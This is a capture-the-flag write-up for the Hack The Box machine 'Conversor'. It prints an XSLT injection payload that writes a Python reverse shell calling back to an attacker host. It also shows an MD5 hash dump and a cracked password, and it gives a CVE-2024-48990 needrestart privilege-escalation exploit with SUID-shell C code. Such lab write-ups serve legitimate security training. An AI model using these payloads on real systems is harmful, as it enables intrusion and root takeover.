

Conversor

Tags: [#Easy](#) [#Linux](#) [#Apache](#) [#Source-Code-Analysis/Web-page](#) [#XSLT-Injection](#) [#Weak-Hashing-Algorithms](#) [#Weak-Passwords](#) [#Outdated-software](#) [#Search-Path-Hijack](#)

Nmap Results


```
Nmap scan report for 10.129.8.92
Host is up (0.015s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
|_   256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
80/tcp    open  http     Apache httpd 2.4.52
|_ http-title: Did not follow redirect to http://conversor.htb/
|_ http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: conversor.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.31 seconds
```

Full TCP port scan revealed the same open ports

Service Enumeration

First look at the site:



- gobuster vhost and ffuf failed to find other subdomains

No potential creds yet, register dummy account to see what a regular user is allowed to do.

Home page:

Conversor

We are Conversor. Have you ever performed large scans with Nmap and wished for a more attractive display? We have the solution! All you need to do is upload your XML file along with the XSLT sheet to transform it into a more aesthetic format. If you prefer, you can also download the template we have developed here: [Download Template](#)

XML File

Browse... No file selected.

XSLT File

Browse... No file selected.


Convert

Your Uploaded Files:

No files uploaded yet

About page has a button to download source code of this site as a .tar.gz archive.

Burpsuite tells us that the convert button sends a POST request to a page called `/convert` :



Source code analysis

SQL Injection not possible due to parameterized queries such as the one in the `cur.execute()` method:

```
@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        username = request.form['username']
        password = hashlib.md5(request.form['password'].encode()).hexdigest()
        conn = get_db()
        cur = conn.cursor()
        cur.execute("SELECT * FROM users WHERE username=? AND password=?", (username,password)) #
        <-- Right here
        user = cur.fetchone()
        conn.close()
        if user:
            session['user_id'] = user['id']
            session['username'] = username
            return redirect(url_for('index'))
        else:
            return "Invalid credentials"
        return render_template('login.html')
```

XXE not possible in XML file, entities and DTDs are not loaded at all:

```
parser = etree.XMLParser(resolve_entities=False, no_network=True, dtd_validation=False,
load_dtd=False)
```

Python's `lxml` module doesn't support XSLT version 2.0 --> the `unparsed-text()` method is not available --> no including external files.

However, there's **no XSLT filtering** in the `/convert` page. The following line was parsed by the server (result was `1.0`):

```
<xsl:value-of select="system-property('xsl:version')" />
```

Source code contains a **scripts** directory, maybe we can drop a python reverse shell in there.

`lxml` has the EXSL extension enabled by default, which includes the element `exsl:document` for writing to files.

XSLT payload:

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:exsl="http://exslt.org/common" extension-element-prefixes="exsl">
  <xsl:output method="html" indent="yes" />

  <xsl:template match="/">
    <h1>idk man</h1>
    <exsl:document href="/var/www/conversor.htb/scripts/shell.py" method="text">
      import
      socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.54",9
      001));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
      pty.spawn("/bin/bash")
    </exsl:document>
  </xsl:template>
</xsl:stylesheet>
```

After waiting a few seconds, you get a shell as `www-data`:

```
(johnmap007@kali)-[~/htb/boxes/active/conversor]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.54] from (UNKNOWN) [10.129.238.31] 38538
/bin/sh: 0: can't access tty; job control turned off
$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@conversor:~$ export TERM=screen
export TERM=screen
www-data@conversor:~$ stty rows 53 cols 188
stty rows 53 cols 188
www-data@conversor:~$ █
```

Within the webroot dir, there's a `sqlite3` database that stored user credentials:

```

www-data@conversor:~/conversor.htb$ ls
ls
app.py app.wsgi instance __pycache__ scripts static templates uploads
www-data@conversor:~/conversor.htb$ cd instance
cd instance/
www-data@conversor:~/conversor.htb/instance$ ls
ls
users.db
www-data@conversor:~/conversor.htb/instance$ file users.db
file users.db
users.db: SQLite 3.x database, last written using SQLite version 3037002, file
www-data@conversor:~/conversor.htb/instance$ █

```

```

sqlite> .tables
.tables
files  users
sqlite> .schema users
.schema users
CREATE TABLE users (
    id INTEGER PRIMARY KEY AUTOINCREMENT,
    username TEXT UNIQUE,
    password TEXT
);
sqlite> SELECT * FROM users;
SELECT * FROM users;
1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
5|test|098f6bcd4621d373cade4e832627b4f6
sqlite> █

```

The passwords are stored as an md5 hash. fismathack is a user on the box, determined by /etc/passwd, so we want his password.

hashes.com reveals it to be Keepmesafeandwarm . SSH login successful.

Privilege Escalation

Output of `sudo -l`:

```

Matching Defaults entries for fismathack on conversor:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart

```

The `needrestart` binary is running version 3.7. This [GitHub](#) repo is a POC for CVE-2024-48990, which is a vulnerability in needrestart caused by improperly setting the PYTHONPATH environment variable.

An attacker can modify it at runtime to point to a directory they control with a malicious python module to execute code as root. The best module to create a fake of is `importlib` because it's loaded very early in the startup process (python needs a proper import mechanism), so your code will be more likely to execute.

`gcc` not on target machine, so you have to compile lib.c locally then serve the file to the target.

Contents of lib.c:


```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

static void a() __attribute__((constructor));

void a() {
    setuid(0);
    setgid(0);
    const char *shell = "cp /bin/sh /tmp/poc; chmod u+s /tmp/poc &";
    system(shell);
}
```

A python script needs to be running so that `needrestart` can call the interpreter as root and do its check as normal. The POC provides one that checks for the SUID bit shell copy in an infinite loop, then calls it with the `-p` flag to preserve root privileges, but any other would work.

To trigger the scan from `needrestart`, execute `sudo needrestart -r a` in another terminal session:



```
johnmap007@kali: ~
Session Actions Edit View Help
Length: 323 [text/x-python]
Saving to: 'e.py'

e.py 100%[>] 323 --KB/s in 0s

2026-02-12 04:44:04 (31.3 MB/s) - 'e.py' saved [323/323]

fismathack@convector:~/tmp/tmp.ebo8ptJaSC$ PYTHONPATH=/tmp/tmp.ebo8ptJaSC python3 e.py
Error processing line 1 of /usr/lib/python3.10/site-packages/zope.interface-5.4.0-nspkg.pth:

Traceback (most recent call last):
  File "/usr/lib/python3.10/site-packages/zope.interface-5.4.0-nspkg.pth", line 192, in addpackage
    exec(line)
  File "<string>", line 1, in <module>
ImportError: dynamic module does not define module export function (PyInit_importlib)

Remainder of file ignored
#####

Don't mind the error message above

Waiting for needrestart to run...
Got the shell!
# whoami
root
#
```

```
fismathack@convector:~$ sudo needrestart -r a
Scanning processes ...
Scanning linux images ...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this host.
fismathack@convector:~$
```

```
(johnmap007@kali) - [~/boxes/active/convector/CVE-2024-48990-PoC]
$ gcc -shared -fPIC -o "__init__.so" lib.c

(johnmap007@kali) - [~/boxes/active/convector/CVE-2024-48990-PoC]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.238.31 - - [11/Feb/2026 23:43:53] "GET /__init__.so HTTP/1.1" 200 -
10.129.238.31 - - [11/Feb/2026 23:44:03] "GET /e.py HTTP/1.1" 200 -
```

```
[HTB] 0:sudo- 1:ssh* *kali* 23:44 11-Feb-26
```

Skills Learned

- XSLT is like CSS but for XML and actually has scripting capabilities (xsl:for-each, xsl:value-of, etc.). Depending on the processor, it has multiple extensions for more functionality. However, this can be dangerous and lead to XSLT Injection if input is not sanitized.

- Python's initialization process can be hijacked under the right conditions. Executing it as root and interacting with user processes/data is unsafe.

Proof of Pwn

<https://labs.hackthebox.com/achievement/machine/391579/787>